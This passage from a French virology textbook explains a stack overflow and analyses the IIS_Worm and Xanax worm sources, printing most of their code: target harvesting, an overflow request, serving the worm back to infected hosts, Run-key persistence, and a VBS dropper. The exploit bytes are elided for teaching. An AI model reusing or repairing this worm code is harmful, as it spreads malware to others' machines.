Il suffit alors de lui ajouter 8 octets. En effet, l'adresse du tableau `buffer1` a été augmentée dans un premier temps de 12 octets. Elle correspond alors à celle de RET[14]. Comment détermine-t-on la quantité à ajouter à l'adresse de retour ? Il suffit de désassembler l'exécutable produit et de déterminer la distance entre la valeur de RET et celle de l'instruction à laquelle on veut aller directement.

Après avoir compilé le code précédent, il est désassemblé à l'aide de gdb. Nous obtenons le résultat suivant :

```
linux:~ # gdb exx
GNU gdb 5.1.1
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public
License, and you are welcome to change it and/or distribute
copies of it under certain conditions. Type "show copying"
to see the conditions. There is absolutely no warranty for
GDB.  Type "show warranty" for details.  This GDB was
configured as "i386-suse-linux"...
(gdb) disassemble main
Dump of assembler code for function main:
0x8048470 <main>:       push   %ebp
0x8048471 <main+1>:     mov    %esp,%ebp
0x8048473 <main+3>:     sub    $0x18,%esp
0x8048476 <main+6>:     movl   $0x0,0xfffffffc(%ebp)
0x804847d <main+13>:    add    $0xfffffffc,%esp
0x8048480 <main+16>:    push   $0x3
0x8048482 <main+18>:    push   $0x2
0x8048484 <main+20>:    push   $0x1
0x8048486 <main+22>:    call   0x8048450 <function>
0x804848b <main+27>:    add    $0x10,%esp
0x804848e <main+30>:    movl   $0x1,0xfffffffc(%ebp)
0x8048495 <main+37>:    add    $0xfffffff8,%esp
```

[14] Pour bien comprendre le mécanisme, il faut savoir que la progression de la pile de la base vers le sommet se fait dans le sens décroissant des adresses mémoires.

```
0x8048498 <main+40>:    mov    0xfffffffc(%ebp),%eax
0x804849b <main+43>:    push   %eax
0x804849c <main+44>:    push   $0x8048514
0x80484a1 <main+49>:    call   0x8048344 <printf>
0x80484a6 <main+54>:    add    $0x10,%esp
0x80484a9 <main+57>:    mov    %ebp,%esp
0x80484ab <main+59>:    pop    %ebp
0x80484ac <main+60>:    ret
0x80484ad <main+61>:    lea    0x0(%esi),%esi
End of assembler dump.
(gdb)
```

La valeur `RET` vaut ici `0x804848b`. Le but, ici, est de contourner l'instruction à l'adresse `0x804848e` pour exécuter directement celle à l'adresse `0x8048495`, située à une distance de 8.

Si au lieu de contourner une instruction, comme dans l'exemple précédent, nous souhaitons en exécuter d'autres, il suffit alors de provoquer un débordement du tableau avec des données contenant :

- du code exécutable correspondant aux instructions que l'on souhaite faire exécuter.
- une nouvelle adresse pointant vers ce nouveau code et des données de bourrage permettant de caler cette nouvelle adresse de sorte qu'elle écrase la valeur contenue dans `RET` (valeurs sauvegardées lors de l'appel de la fonction, des registres `EIP` et `EBP`).

Cet aspect-là, simple dans son principe, est hélas beaucoup plus technique que le simple exemple précédent. Il requiert d'examiner en détail le code assembleur de l'application présentant la vulnérabilité, et par laquelle, le nouveau code sera exécuté. Des exemples détaillés sont présentés dans [5].

Une telle vulnérabilité existe notamment lorsque la taille des données sauvegardées dans un tableau-tampon (par exemple, avec la commande `strcpy(buffer, argv[1])`) n'est pas contrôlée (structure de contrôle) c'est-à-dire si ces données ne sont pas confinées strictement dans des limites imposées par la taille du tableau ; il est alors préférable, par exemple, d'utiliser la commande `strncpy(buffer, argv[1], sizeof(buffer))`, qui limite la taille des données.

10.3.2 Faille *IIS* et débordement de tampon

Cette faille a été détectée par une équipe de la société *eEye Digital Security* et publiée le 8 juin 1999 [82]. Elle affecte les versions 4 d'`IIS`, installées sur les systèmes NT 4.0. services Pack 4 et 5.

IIS 4.0 est capable d'administrer à distance les mots de passe utilisateur au moyen de fichiers internes comportant l'extension .HTR. Autrement dit, les utilisateurs peuvent changer leur(s) mot(s) de passe à distance. En particulier, l'administration des mots de passe à distance se fait par l'intermédiaire du répertoire /iisadmpwd/ (localisé à la racine du serveur). Les requêtes (notamment de type http) à ces fichiers sont traitées par une dll externe et spécifique : ISM.DLL. Cette *dll* contient des tampons (zone de données) non vérifiés (en termes de taille des données reçues). Une requête avec des données trop longues en argument peut porter atteinte aux fonctionnalités d'IIS et permettre, si ces données contiennent du code, son exécution à distance sur le serveur concerné.

Nous n'expliciterons pas le code de l'exploit en lui-même, cela n'est pas indispensable pour la compréhension du fonctionnement du ver. De plus, dans le code source considéré, plusieurs erreurs de programmation limitent son action. Il suffit juste de savoir quelle est sa structure et son action. Sa structure est décrite par la figure 10.2. Une requête à un fichier *.htr (fonc-




Fig. 10.2. Structure de la requête IIS utilisée par IIS_Worm

tion GET <overflow>.htr HTTP/1.0) est contruite de manière à provoquer un débordement de tampon. La chaîne de caractères AAAA..... sert pour le calage du code malveillant, à exécuter de manière adéquate.

10.3.3 Étude détaillée du code

Le code du ver, disponible sur Internet, est articulé autour de six procédures :

- la procédure principale de type main() ;
- une procédure setuphostname ;
- une procédure hunt ;
- une procédure search ;
- une procédure attack ;
- une procédure doweb.




Fig. 10.3. Organisation du code d'IIS_Worm

L'organisation de ces procédures est explicitée dans la figure 10.3. Le code de l'exploit[15] lui-même, permettant de se connecter sur le serveur `IIS` cible, est contenu sous forme hexadécimale dans le tableau suivant déclaré en variable globale :

```
char sploit[ ] =
   {0x47, 0x45, 0x54, 0x20, 0x2F, 0x41,.................
  /*  G     E     T   <space> /     A ,.................  */
   ..................................................
  /* Le code malveillant fait suite                        */
    0x2E, 0x68, 0x74, 0x72, 0x20, 0x48, 0x54, 0x54, 0x50,
  /*   .     h     t     r  <space>  H     T     T     P */
    0x2F, 0x31, 0x2E, 0x30, 0x0D, 0x0A, 0x0D, 0x0A};
  /*   /   1     .     0    \r    \n    \r    \n         */
```

Le code source complet est disponible sur le CDROM accompagnant cet ouvrage. Le lecteur y trouvera le contenu total du tableau `sploit`. Etudions à présent le code. Il est écrit en langage C, orienté Windows et fait appel aux API de ce système (*Application Programming Interface*). Afin de faciliter la

[15] Le terme « *exploit* » désigne la description d'une technique de piratage, d'un « truc » permettant d'exploiter une faille de sécurité. Cette technique se matérialise sous la forme d'un programme, appelé « *shell code* » permettant de la réaliser. Les termes d'exploit et de shell code sont assez souvent confondus et considérés comme équivalents bien qu'il s'agisse d'un abus de langage. Cependant, dans ce qui suit, nous adopterons également cette convention largement utilisée. Exploit ou shell code désigneront le code permettant de tirer parti d'une vulnérabilité.

compréhension du lecteur non familiarisé avec ces API, nous rappellerons les principaux éléments de chacune d'entre elles. Pour une description détaillée des API Windows, le lecteur consultera [227] et [228] pour les API concernant les sockets. Le code source du ver est donné sous sa forme originale. Outre un bug majeur (concernant le shell code malveillant réellement envoyé par le ver), ce code contient quelques erreurs que le lecteur pourra corriger à titre d'exercice. Nous signalerons seulement l'endroit où elles interviennent.

Programme principal

Après l'inclusion des librairies habituelles, le code du ver débute ainsi

```
/* Inclusion des librairies */
#include <windows.h>
#include <winbase.h>
#include <winsock.h>

/* Variables globales */
char * mybytes;
unsigned long sizemybytes;

/* Code de la requête avec overflow */
char sploit[ ] = { ......};

void main(int argc,char **argv)
 {
  /* Déclaration des variables locales */
  WORD wVersionRequested;
  WSADATA wsaData;
  int err;
  SOCKADDR_IN sin,sout;
  int soutsize = sizeof(sout);
  unsigned long threadid, bytesread;
  SOCKET s, in;
  wVersionRequested = MAKEWORD(1, 1);
  HANDLE hf;
```

Les principaux types spécifiques à Windows sont les suivants (nous les donnons ici pour faciliter la compréhension du lecteur) :

- type WORD : désigne un entier de 16 bits.

- type `WSADATA` : désigne la structure suivante, contenant des informations d'implémentation des sockets[16] Windows.

```
typedef struct WSAData {
  WORD            wVersion; /* No de version */
  WORD            wHighVersion;
          /* Version la plus haute autorisée */
  char            szDescription[WSADESCRIPTION_LEN+1];
          /* Stockage d'un message de statut */
  char            szSystemStatus[WSASYS_STATUS_LEN+1];
          /* Extension du champ précédent */
  unsigned short  iMaxSockets; /* Obsolète */
  unsigned short  iMaxUdpDg; /* Obsolète */
  char FAR *      lpVendorInfo; /* Obsolète */
 } WSADATA;
```

- type `WIN32_FIND_DATA` : exploitée par les fonctions de recherche de fichiers, `FindFirstFile` et `FindNextFile`, cette structure contient toutes les informations concernant les fichiers trouvés. Elle est définie de la manière suivante :

```
typedef struct _WIN32_FIND_DATA {
  DWORD    dwFileAttributes; /* Nature du fichier */
  FILETIME ftCreationTime;   /* Date de création  */
  FILETIME ftLastAccessTime;
                          /* Date de dernier accès */
  FILETIME ftLastWriteTime
              /* Date de dernier accès (écriture) */
  DWORD    nFileSizeHigh;
  DWORD    nFileSizeLow;
  DWORD    dwReserved0;
  DWORD    dwReserved1;
  TCHAR    cFileName[ MAXPATH ]; /* Nom du fichier */
  TCHAR    cAlternateFileName[ 14 ];
                   /* Nom du fichier (format 8+3) */
 } WIN32_FIND_DATA;
```

La valeur $((nFileSizeHigh << 16) + nFileSizeLow)$ décrit la taille du fichier.

[16] Une *socket* est un point de communication établi par le système d'exploitation.

- type SOCKADDR_IN : structure utilisée par les sockets Windows pour spécifier les propriétés d'une adresse terminale, locale ou distante, à laquelle connecter une socket. Elle est définie ainsi :

```
struct sockaddr_in {
short sin_family; /* Famille d'adresse */
unsigned short sin_port; /* Port IP */
struct in_addr; /* Structure décrivant l'adresse IP */
char sin_zero[8]; /* Structure de padding */
}
```

- type SOCKET : descripteur de socket de type entier non signé.
- type HANDLE : il s'agit d'un pointeur indirect pour les API Windows, qui sert à manipuler (en lecture et écriture) un objet ou une ressource système.

La variable wVersionRequested, de type DWORD, désigne la version la plus élevée des API Windows gérant les sockets auxquelles le programme peut faire appel. Ici, elle est initialisée à l'aide de la fonction WORD MAKEWORD(BYTE bLow, BYTE bHigh) ;, dont les arguments sont deux octets servant à fabriquer le mot de 16 bits (bHigh « 8) | bLow. L'octet de poids fort (bHigh) désigne le numéro de révision (numéro mineur de version) tandis que l'octet de poids faible bLow désigne le numéro de version.

Le ver ouvre tout d'abord le fichier en cours d'exécution (argv[0]) à l'aide de la fonction CreateFile (les arguments indiquent : ouverture en lecture, partagée en lecture, sans héritage possible du HANDLE par un processus fils, le fichier doit exister, le fichier est de type normal). La taille du fichier est ensuite calculée (fonction GetFileSize). Une fois ces éléments récupérés, le programme viral est lu (fonction FileRead) dans un tableau. Les opérations suivantes, indiquées dans les commentaires du code, sont ensuite réalisées :

```
/* Test si lancement du programme correct */
if (argc < 1) return;

/* Ouverture du fichier viral en cours d'exécution */
hf = CreateFile(argv[0], GENERIC_READ, FILE_SHARE_READ, 0,
                    OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,0);

/* Calcul de sa taille   */
sizemybytes = GetFileSize(hf,NULL);

/* Allocation dynamique d'un tableau de caractères */
```

```
mybytes = (char *)malloc(sizemybytes);

/* Copie du fichier viral dans le tableau  */
ReadFile(hf,mybytes,sizemybytes,&bytesread,0);

/* Fermeture du fichier   */
CloseHandle(hf);

/* Initialisation de WS2_32.DLL */
err = WSAStartup(wVersionRequested, &wsaData);

/* En cas d'erreur, le programme se termine */
if (err != 0) return;

/* Appel de la procédure (virale) d'actualisation */
/* du tableau sploit avec le nom d'hôte local et  */
/* la commande de récupération.                   */
setuphostname();

/* Lancement de l'attaque proprement dite par     */
/* par création d'un processus fils               */
CreateThread(0,0,hunt,&in,0,&threadid);

/* Création d'un point de communication           */
s = socket(AF_INET,SOCK_STREAM,0);
/* En cas d'erreur, le programme se termine */
if (s == -1) return;

/* Détermination des paramètres de connexion      */
sin.sin_family = AF_INET;
sin.sin_addr.s_addr = 0;
sin.sin_port = htons(80);

/* Association de l'adresse locale au point de    */
/* communication. Arrêt du programme si erreur    */
if (bind(s, (LPSOCKADDR)&sin, sizeof (sin))!=0) return;

/* Etablissement de la communication pour écoute  */
/* des requêtes entrantes (file d'attente limitée */
```

```
/* à 5). Arrêt du programme si erreur.            */
if (listen(s,5)!=0) return;

/* En permanence (tant que processus est actif)   */
while (1) {
 /* Acceptation des requêtes entrantes            */
 in = accept(s,(sockaddr *)&sout,&soutsize);
 /* Création d'un processus fils pour exécution de */
 /* la procédure doweb                            */
 CreateThread(0,0,doweb,&in,0,&threadid);
        }
}
```

Procédure `setuphostname`

Elle est appelée par le programme principal. La structure `hostent` est définie dans la version 1.1 de la librairie `WinSock`. C'est la structure de retour d'un grand nombre de fonctions de cette librairie, gérant les adresses réseau. Elle contient toutes les données concernant un hôte individuel. Ses spécifications sont les suivantes :

```
struct hostent {
 char FAR * h_name;  /* Nom de l'hôte */
 char FAR * FAR * h_aliases; /* listes d'alias */
 short h_addrtype;
          /* famille d'adresses : AF_INET, PF_INET,... */
 short h_length;  /* longueur de l'adresse (en octets) */
 char FAR * FAR * h_addr_list; /* liste d'adresses,
          chaque hôte pouvant avoir plusieurs adresses */
 }
```

Cette procédure a pour fonction de récupérer le nom de l'hôte local (celui d'où part l'attaque en cours) et d'actualiser le code contenu dans le tableau, déclaré en variable globale, `sploit`. En effet, une fois le code de l'exploit exécuté sur la machine distante, le but est que cette dernière se connecte en retour sur la machine d'où est issue l'attaque et télécharge le code viral proprement dit (commande `!GET /iisworm.exe`). Pour cela, il est nécessaire de récupérer le nom de la machine locale, origine de l'infection.

A noter, que le code de la fonction `setuphostname()` contient ici une erreur qui rend le ver inopérant. Le lecteur l'identifiera précisément et expliquera où et comment il faudrait la corriger (rappel : le but est d'actualiser le

tableau `sploit`). Le lecteur trouvera dans [191] les spécifications du protocole `HTTP/1.0`. Le code de l'exploit est partiellement écrasé, ce qui le rend inopérant. Le lecteur retiendra toutefois le principe recherché par le programmeur de ce virus.

```
void setuphostname()
 {
  /* Variables locales */
  char s[1024];
  struct hostent * he;
  int i;

  /* Récupération du nom standard de l'hôte (local) */
  gethostname(s,1024);
  /* Récupération des données de cet hôte (local)   */
  he = gethostbyname(s);
  /* Création de la commande de récupération du
                                          code viral */
  strcpy(s,he->h_name);
  strcat(s,"!GET /iisworm.exe");
  for (i=0; i<strlen(s); i++) s[i] += 0x21;
  memcpy(sploit+sizeof(sploit)-102,he->h_name,
                                  strlen(he->h_name));
 }
```

A noter que toutes les copies du ver portent le même nom, ce qui est une faiblesse, facilement exploitable par les antivirus (voir exercices).

Procédure `hunt`

L'attaque du ver débute avec cette procédure. Elle est activée par l'utilisation de la fonction système `CreateThread`[17], créant un processus fils exécutant le code parent à partir d'une certaine adresse, indiquée par le troisième argument. La commande est lancée comme suit :

```
CreateThread(0,0,hunt,&in,0,&threadid);
```

Les principaux arguments indiquent (voir [227] pour plus de détails) que le processus fils est exécuté

- sans hériter des caractéristiques des autres processus (premier argument nul),

[17] Cette fonction est équivalente à la fonction `fork()` d'Unix.

- avec la même taille de pile que celle du processus parent (second argument nul),
- et directement à partir de la procédure `hunt` du code viral.

Le processus fils débute avec l'exécution de la procédure `hunt` dont voici le code :

```
unsigned long __stdcall hunt(void *inr) {
  search("\wwwroot");
  search("\www root");
  search("\inetpub\wwwroot");
  search("\inetpub\www root");
  search("\webshare\wwwroot");
  return 0;
}
```

Cette procédure se contente d'appeler une autre procédure, de recherche sur plusieurs répertoires susceptibles de contenir des fichiers `html` : `\wwwroot`, `\www root`, `\inetpub\wwwroot`, `\inetpub\www root` et `\webshare\wwwroot`. Il s'agit là des répertoires qui usuellement contiennent une grande quantité de fichiers `html` ou `htm`, utiles au ver pour propager son attaque.

Procédure `search`

La procédure `search` reçoit en argument un chemin de répertoire. Après s'y être déplacée, elle recherche tous les fichiers de type page web (`*.html` et `*.htm`) et cherche dans chacun d'eux, une adresse à attaquer (chaîne de caractères comprise entre `http://` et `/***` (les caractères `***` désignent une chaîne quelconque de caractères située après le caractère `/`). Une fois trouvée, l'attaque est lancée (procédure `attack`).

```
void search(char *path) {
WIN32_FIND_DATA wfd;
HANDLE h,hf;
int s;
unsigned long bytesread;
char *b,*v,*m;

/* Le processus se place dans le */
/* répertoire fourni en argument */
 if(!SetCurrentDirectory(path)) return;
```

```
/* Recherche d'un premier fichier */
/* de type html ou htm            */
 h = FindFirstFile("*.htm*",&wfd);
/* Si le fichier peut être ouvert */
 if (h!=INVALID_HANDLE_VALUE) do {
/* Ouverture de ce fichier */
 hf = CreateFile(wfd.cFileName,GENERIC_READ,
      FILE_SHARE_READ,0, OPEN_EXISTING,
      FILE_ATTRIBUTE_NORMAL,0);
/* Récupération de sa taille */
 s = GetFileSize(hf,NULL);
/* Allocation de deux tableaux m et b */
/* leur taille est celle du fichier  */
 m = b = (char *)malloc(s+1);
/* Copie du fichier dans le tableau alloué */
 ReadFile(hf,b,s,&bytesread,0);
/* Fermeture du fichier    */
 CloseHandle(hf);

 b[s]=0;
/* recherche d'une adresse IP et attaque */
/* de la machine ayant cette adresse     */
 while (*b) {
  v=strstr(b,"http://")+7;
  if ((int)v==7) break;
  b=strchr(v,'/');
  if (!b) break;
  *(b++)=0;
  attack(v);
 }
 free(m);
} while (FindNextFile(h,&wfd));
/* tant qu'il existe des fichiers html */
/* répéter */
}
```

Cette procédure souffre en fait d'un défaut, limitant la propagation du ver. En effet, alors que bien souvent une page peut contenir plusieurs adresses IP, qui chacune constitue une cible potentielle, le ver, à travers la procédure `search`, se limite à la première adresse trouvée dans le fichier. De plus,

quelques autres erreurs existent dans ce code, notamment dans l'extraction de l'adresse de la cible (leur détection et leur correction sont proposées au lecteur à titre d'exercice).

Procédure `attack`

La procédure `attack` va provoquer l'exécution proprement dite de l'infection dans l'hôte distant, fourni en argument. Pour cela, les étapes principales sont les suivantes :

1. Création d'un point de communication (socket) entre la machine locale et l'hôte distant.
2. Définition des paramètres de la connexion, et connexion à l'hôte distant.
3. Envoi du code malveillant proprement dit. À réception dans la machine visée, ce code[18] par débordement de tampon provoquera en retour le téléchargement et l'exécution, par l'hôte infecté, du binaire du ver (fichier `iisworm.exe`), sur la machine locale à l'origine de l'infection. L'infection est alors réalisée et peut se propager à partir de cette nouvelle victime.

```
/* Procédure d'infection proprement dite */
/* de l'hôte donné en argument           */
void attack(char *host) {
SOCKET s;
struct hostent *he;
SOCKADDR_IN sout;
int i;

/* Ouverture d'un point de communication (socket) */
 s = socket(AF_INET,SOCK_STREAM,0);
/* Récupération des données de cet hôte           */
 he = gethostbyname(host);
/* Si échec fin de la procédure d'attaque         */
 if (!he) return;

/* Détermination des paramètres de connexion      */
 sout.sin_family = AF_INET;
 sout.sin_addr.s_addr =
```

[18] En utilisant la faille du serveur, si ce dernier est présent et que la faille existe. Sinon rien ne se passe, mais des messages d'erreur trahiront une tentative d'infection dans des fichiers de `log`.

```
            *((unsigned long *)he->h_addr_list[0]);
 sout.sin_port = htons(80);

/* Connexion à l'adresse client                    */
  i = connect(s,(LPSOCKADDR)&sout,sizeof(sout));

/* En cas d'échec de connexion arrêt               */
  if (i!=0) return;

/* Envoi du code contenu dans sploit pour exécu-   */
/* tion du code malicieux                          */
  send(s,sploit,sizeof(sploit),0);

/* Fermeture du point de communication             */
  closesocket(s);
}
```

Une fois l'attaque réalisée pour toutes les adresses trouvées dans la machine locale, le code retourne dans la procédure principale `main()`.

Procédure `doweb`

Cette procédure a pour but de permettre le téléchargement du code exécutable du ver par les cibles infectées par le processus fils (voir programme principal). Les commentaires du code qui suit sont suffisamment explicites pour permettre au lecteur de comprendre l'action de cette procédure.

```
unsigned long __stdcall doweb(void *inr) {
 char buf[1024];
 SOCKET in = *((SOCKET *)inr);

/* Réception des données de la requête entrante  */
/* donnée en argument                            */
 recv(in, buf, 1024, 0);

/* Envoi du code du ver contenu dans le tableau  */
/* mybytes                                       */
 send(in, mybytes, sizemybytes, 0);

/* Fermeture du socket                           */
 closesocket(in):
```

```
 return 0;
}
```

10.3.4 Conclusion

Bien que le ver `IIS_Worm` présente de nombreux défauts, dont certains limitent fortement son action, il illustre parfaitement le fonctionnement et le mode d'action des vers dits simples. A travers son étude, le lecteur a pu constater qu'il n'existe pas de différence fondamentale avec un virus. Le diagramme fonctionnel est le même : les fonctions de recherche et de copie sont bien réalisées. Seul diffère, au niveau de la procédure d'infection, l'usage de fonctionnalités spécifiquement réseau. Ces dernières doivent de nos jours être considérées comme faisant partie intégrante de l'environnement de base de tout ordinateur. Cela rend encore moins pertinente la discrimination des vers vis-à-vis des virus.

10.4 Analyse du code du ver *Xanax*

Ce ver appartient à la classe des vers d'emails et a été détecté au premier trimestre 2001. Mais son mode d'action ne se limite pas à la messagerie électronique : le ver exploite également le canal de type IRC et l'infection plus classique des fichiers `EXE` dans le répertoire Windows. Malgré de nombreux bugs et autres erreurs qui limitent son action et son efficacité, ainsi qu'un très net manque d'optimisation, nous avons choisi ce ver car il est particulièrement représentatif de sa catégorie. Par la suite, il a inspiré plusieurs programmeurs de vers qui ont adopté la même philosophie, avec plus ou moins de réussite.

Le ver *Xanax*[19] est un fichier exécutable de type Win32 (fichier `PE`), écrit en Visual C++. D'une taille respectable de 60 kilo-octets, le ver a été, en fait, détecté sous une forme compressée, grâce à l'utilitaire *ASPack*[20], réduisant la taille du ver à 33 792 octets. Chaque copie du ver existe en deux exemplaires dénommés `xanax.exe` et `xanstart.exe`.

Nous allons étudier le code du ver, sous sa forme originale, tel que son auteur l'a publiée. Nous avons ajouté des commentaires afin d'aider la compréhension du lecteur (le code en est dépourvu). Enfin, le code du ver mêlant

[19] L'auteur de ce ver est connu, ce dernier ayant revendiqué sa création. Il s'agit de Gigabyte `http://coderz.net/gigabyte`.

[20] Cet utilitaire permet de réduire la taille d'un code binaire, par compression, tout en conservant son caractère exécutable : voir `www.aspack.com`.

à la fois du langage C et du langage VBS, nous avons réorganisé le code source qui suit afin le rendre plus clair. Le code est donné en totalité sur le CDROM.

Ce code contient plusieurs défauts et bugs, que nous n'avons pas corrigés[21]. Nous nous sommes contentés de les signaler. Nous proposons au lecteur de les corriger à titre d'exercice. Ils illustrent, encore une fois, le fait que les auteurs de virus ne programment pas leur création avec rigueur. Cela se traduit le plus souvent par une détection prématurée du ver ou du virus. Le code n'est pas non plus optimisé ce qui nuit à sa taille finale. Le lecteur pourra réécrire le ver afin de diminuer sa taille.

10.4.1 Action principale : infection des *emails*

Nous allons considérer le cas où le ver vient d'infecter une machine. Le processus viral est alors actif et va procéder à son installation et à l'infection proprement dite. Le programme principal débute par les traditionnelles inclusions de librairies et les déclarations de variables globales.

```
#include <iostream>
#include <windows.h>
#include <direct.h>

char hostfile[MAX_PATH], CopyHost[MAX_PATH],
     Virus[MAX_PATH], Buffer[MAX_PATH], checksum[2],
     Xanax[MAX_PATH], XanStart[MAX_PATH];
char mark[2], CopyName[10], FullPath[MAX_PATH],
     VersionBat[15],vnumber[11], WinScript[MAX_PATH],
     DirToInfect[MAX_PATH], RepairHost[MAX_PATH];
FILE *vfile;

void main(int argc, char **argv)
 {
/* Récupération du nom du code viral (argv[0]) dans
                                  le tableau Virus */
  strcpy(Virus, argv[0]);
/* Récupération du répertoire où est installé Windows  */
  GetWindowsDirectory(Buffer,MAX_PATH);

/* Initialisation de la clef de registre               */
```

[21] Le lecteur consultera les chapitres 8 et 9, dans lesquels les principaux ressorts algorithmiques ont été détaillés.

```
  char * regkey = "Software\\Microsoft\\Windows\\
                              CurrentVersion\\Run" + NULL;
/* Construction des chemins des copies du ver          */
  strcpy(Xanax,Buffer);
  strcat(Xanax,"\\system\\xanax.exe");
  strcpy(XanStart,Buffer);
  strcat(XanStart,"\\system\\xanstart.exe");

  char * regdata = XanStart + NULL;
  strcpy(CopyName, "xanax.exe");
  strcpy(FullPath, Buffer);
  strcat(FullPath, "\\system\\");
  strcat(FullPath, CopyName);
```

A ce stade, les opérations suivantes ont été effectuées :

1. Détermination du nom du code viral en cours d'exécution (en effet, le ver existe sous deux appellations différentes).
2. Détermination de l'environnement Windows sur la machine où le ver est en cours d'action. Cette étape est essentielle, car si, dans la plupart des cas, le répertoire d'installation de Windows est `C:\Windows`, un utilisateur, pour diverses raisons, notamment de sécurité, peut choisir un autre nom ou une autre localisation pour ce répertoire. Le ver, pour agir, doit effectuer ce repérage, s'il veut s'adapter à toutes les configurations. Le ver présente ici un défaut : le résultat (succès ou échec) de cette opération n'est pas vérifié. En cas de problème, le ver continue cependant.
3. Une clef de registre est alors définie afin de permettre ultérieurement l'installation en mode résident et persistant du ver. Cette clef est la suivante :

   ```
   HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current
                                                  Version\Run
   Default=<répertoire_windows>\xanstart.exe
   ```

   La chaîne de caractères `<répertoire_windows>` désigne le nom du répertoire système Windows (par défaut, il s'agit de `C:\windows\system\`).
4. Création, à l'aide de tableaux, des chemins des copies exécutables de travail, du ver. Ce sont les chemins suivants :

   ```
   C:\windows\system\xanax.exe
   C:\windows\system\xanstart.exe
   ```

Le programme principal se poursuit ainsi :

```
/* Ecriture du virus dans le répertoire système */
/* de Windows (fichier xanax.exe)               */
WriteVirus(Virus, FullPath);

int x = lstrlen(Virus) - 6;
/* Si le premier des 6 derniers caractères n'est ni r ni R */
if(Virus[x] != 'r') {
/* Duplication du code exécutable viral */
  if(Virus[x] != 'R') CopyFile(Xanax,XanStart,FALSE);
  else
/* Sinon affichage d'une fenêtre message */
  MessageBox(NULL,"8-Chloro-1-methyl-6-phenyl-4H-s-triazolo
            (4,3-alpha)(1,4) benzodiazepine","Xanax",MB_OK);
 }
else
MessageBox(NULL,"8-Chloro-1-methyl-6-phenyl-4H-s-triazolo
            (4,3-alpha)(1,4) benzodiazepine","Xanax",MB_OK);
```

Le ver installe une copie du ver, dénommée `xanax.exe`, dans le répertoire `C:\windows\system` via la procédure `WriteVirus`. A noter qu'aucun contrôle n'est effectué par le ver pour s'assurer que l'opération a eu lieu sans erreur. Ensuite, le ver teste la valeur du premier des six derniers caractères du code exécutable viral : si ce caractère est différent de la lettre `R`, la duplication du fichier `xanax.exe` sous le nom `xanstart.exe` est effectuée (cela signifie, en effet, que le programme viral en cours d'exécution est un fichier nommé `xanax.exe` et non `xanstart.exe`). Dans le cas contraire, la fenêtre suivante (figure 10.4) est affichée.




Fig. 10.4. Charge finale du ver *Xanax*

Comme le programme `xanstart.exe` est lancé à chaque démarrage, grâce à la clef de la base de registre assurant son exécution automatique, cette fe-

nêtre[22] est systématiquement affichée (puisque le nom de l'exécutable comporte la lettre `R` en position $n-6$ si n est la taille de la chaîne de caractères contenant ce nom).

L'affichage de cette fenêtre n'intervient donc que lorsque la machine est déjà infectée (présence du fichier `xanstart.exe` et de la clef dans la base de registre correspondante). Il s'agit là d'une sorte de charge finale. La seule solution pour supprimer cette fenêtre est de cliquer sur le bouton `OK`. Une charge finale plus virulente pourrait alors être lancée à l'issue d'un test de la valeur de retour de la fonction `MessageBox` (valeur `IDOK`). De nombreuses autres solutions existent. Cela illustre le caractère particulièrement dangereux de tels vers, pour lesquels la phase d'infection est séparée de la phase d'attaque. Ce n'est pas le cas du ver `Xanax`, dont la charge finale est limitée à l'affichage d'une simple fenêtre.

Le programme principal se poursuit avec la création d'un script écrit en *Visual Basic Script* (VBS). Le code consiste en une succession d'appel à la fonction `fprintf` dont les arguments sont les instructions de ce script.

```
/* Création du chemin de wscript.exe */
strcpy(WinScript, Buffer);
strcat(WinScript, "\\wscript.exe");

/* Si l'application wscript.exe existe */
if(FileExists(WinScript))
 {
/* Si le fichier xanax.sys est absent  */
  if(FileExists("xanax.sys") == false)
   {
/* Ouverture en écriture du fichier xanax.vbs */
    vfile = fopen("c:\\xanax.vbs","wt");
/* En cas de succès, écriture du script  */
     if(vfile) {
      fprintf(vfile,"On Error Resume Next\n");
      fprintf(vfile,"Dim xanax, Mail, Counter, A, B, C, D,
                                                E, F\n");
      ......................
```

[22] La 8-Chloro-1-methyl-6-phenyl-4H-s-triazolo (4,3-α)(1,4) benzodiazepine est l'autre nom d'une drogue psychotrope, appelée *alprozolam*. La molécule générique de benzodiazépine appartient au groupe des psychotropes à action hypnotique et sédative. Elle est utilisée essentiellement comme sédatif et pour lutter contre l'anxiété. Cependant, ses effets secondaires sont importants : problèmes psychomoteurs, amnésie, euphorie, dépendance....

```
      fclose(vfile);
     }
/* Exécution du script pour infection des emails */
